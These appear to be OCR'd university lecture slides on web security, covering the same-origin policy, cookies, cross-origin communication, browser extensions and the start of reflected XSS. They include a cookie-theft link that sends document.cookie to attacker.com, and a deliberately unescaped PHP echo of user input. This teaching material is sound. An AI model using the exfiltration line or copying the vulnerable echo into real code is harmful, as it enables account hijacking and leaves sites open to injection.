CSE 484: Computer Security and Privacy

Web Security 2

Spring 2024

David Kohlbrenner

dkohlbre@cs

Thanks to Franzi Roesner, Dan Boneh, Dieter Gollmann, Dan Halperin, David Kohlbrenner, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Logistics

- HW2 is due on Wednesday
- Lab 2 is out!

Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)


Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]

HTML + DOM + JavaScript


```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert("Hello world");</script>
<iframe src="http://example.com">
</iframe>
</div>
</body> </html>
```

Document Object Model (DOM)




Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).



www.bank.com (the parent) **can** access HTML elements in the iframe (and vice versa).


```
<html> <body>
<iframe
  src="http://www.bank.com/iframe.html">
</iframe>
</body> </html>
```



www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).

Browser Cookies

- HTTP is stateless protocol
- Browser cookies are used to introduce state
  - Websites can store small amount of info in browser
  - Used for authentication, personalization, tracking…
  - Cookies are often secrets




Same Origin Policy: Cookie Writing

Which cookies can be set by **login.site.com**?

allowed domains	disallowed domains
✓ **login.site.com**	✘ **othersite.com**
✓ **.site.com**	✘ **.com**
	✘ **user.site.com**

login.site.com can set cookies for all of **.site.com (domain suffix)**, but not for another site or top-level domain (TLD)

Problem: Who Set the Cookie?



Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

www.example.com

```
<script
src="http://otherdomain
.com/library.js">
</script>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could possibly go wrong…?

Foreshadowing:
SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets…

Considerations:

- Why would website foobar.com include (directly) a script from baz.com?
  - E.g. <script src=https://baz.com/ascript.js/>
- If they do, what could happen if baz is compromised, or decides to be malicious?

Example: Cookie Theft

- Cookies often contain authentication token
  - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/stole.cgi?cookie='+document.cookie; return
false;">Click here!</a>
```

- Aside: Cookie theft via network eavesdropping
  - Cookies included in HTTP requests
  - One of the reasons HTTPS is important!

Cross-Origin Communication

- Sometimes you want to do it…
- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
    - Unfortunately, often:

      Access-Control-Allow-Origin: *
- Cross-origin client side communication
  - HTML5 postMessage between frames
    - Unfortunately, the framed page has to include code to correctly handle these (and often have bugs)

What about Browser Plugins?

- **Examples:** Flash, Silverlight, Java, PDF reader
- **Goal:** enable functionality that requires transcending the browser sandbox
- Increases browser's attack surface

Java and Flash both vulnerable—again—to new 0-day attacks

Java bug is actively exploited. Flash flaws will likely be targeted soon.

by **Dan Goodin** (US) - Jul 13, 2015 9:11am PDT

- Good news: plugin sandboxing improving, and need for plugins decreasing (due to HTML5 and extensions)


What about Browser Extensions?

- Most things you use today are probably extensions
- **Examples:** uBlock Origin, Adblock, Ghostery, Mailvelope
- **Goal:** Extend the functionality of the browser

- (Chrome:) Carefully designed security model to **protect from malicious websites**
  - Privilege separation: extensions consist of multiple components with well-defined communication
  - Least privilege: extensions request permissions

What about Browser Extensions?

- But be wary of malicious extensions: **not subject to the same-origin policy** – can inject code into any webpage!



Extensions in flux

- Google has (attempted) to standardize how extensions work
- “Manifest v3” is the new specification
  - Upends how extensions get access to pages
  - Changes how they can execute code
- Generally, slow progress towards making them safer to use


Review Slide: Web Security Overview

- Browser security model
  - Browser sandbox: isolate web from local machine
  - Same origin policy: isolate web content from different domains
  - Also: Isolation for plugins and extensions
- Web application security
  - How (not) to build a secure website

Web Application Security:

How (Not) to Build a Secure Website

Dynamic Web Application



Cross-Site Scripting (XSS)

PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
$user = “world”; echo “Hello $user!”;
```

or

```
$user = “world”; echo “Hello” . $user . “!”;
```

- Form data in global arrays $_GET, $_POST, …

Echoing / “Reflecting” User Input

Classic mistake in server-side applications

http://naive[.]com/search.php?term=“Can I go back to campus yet?”

search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>… </body>

Echoing / “Reflecting” User Input


naive[.]com/hello.php?name =*User*

Welcome, dear `User`

naive[.]com/hello.php?name=*<img src=‘http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png’>*


Welcome, dear

Cross-Site Scripting (XSS)



Basic Pattern for Reflected XSS

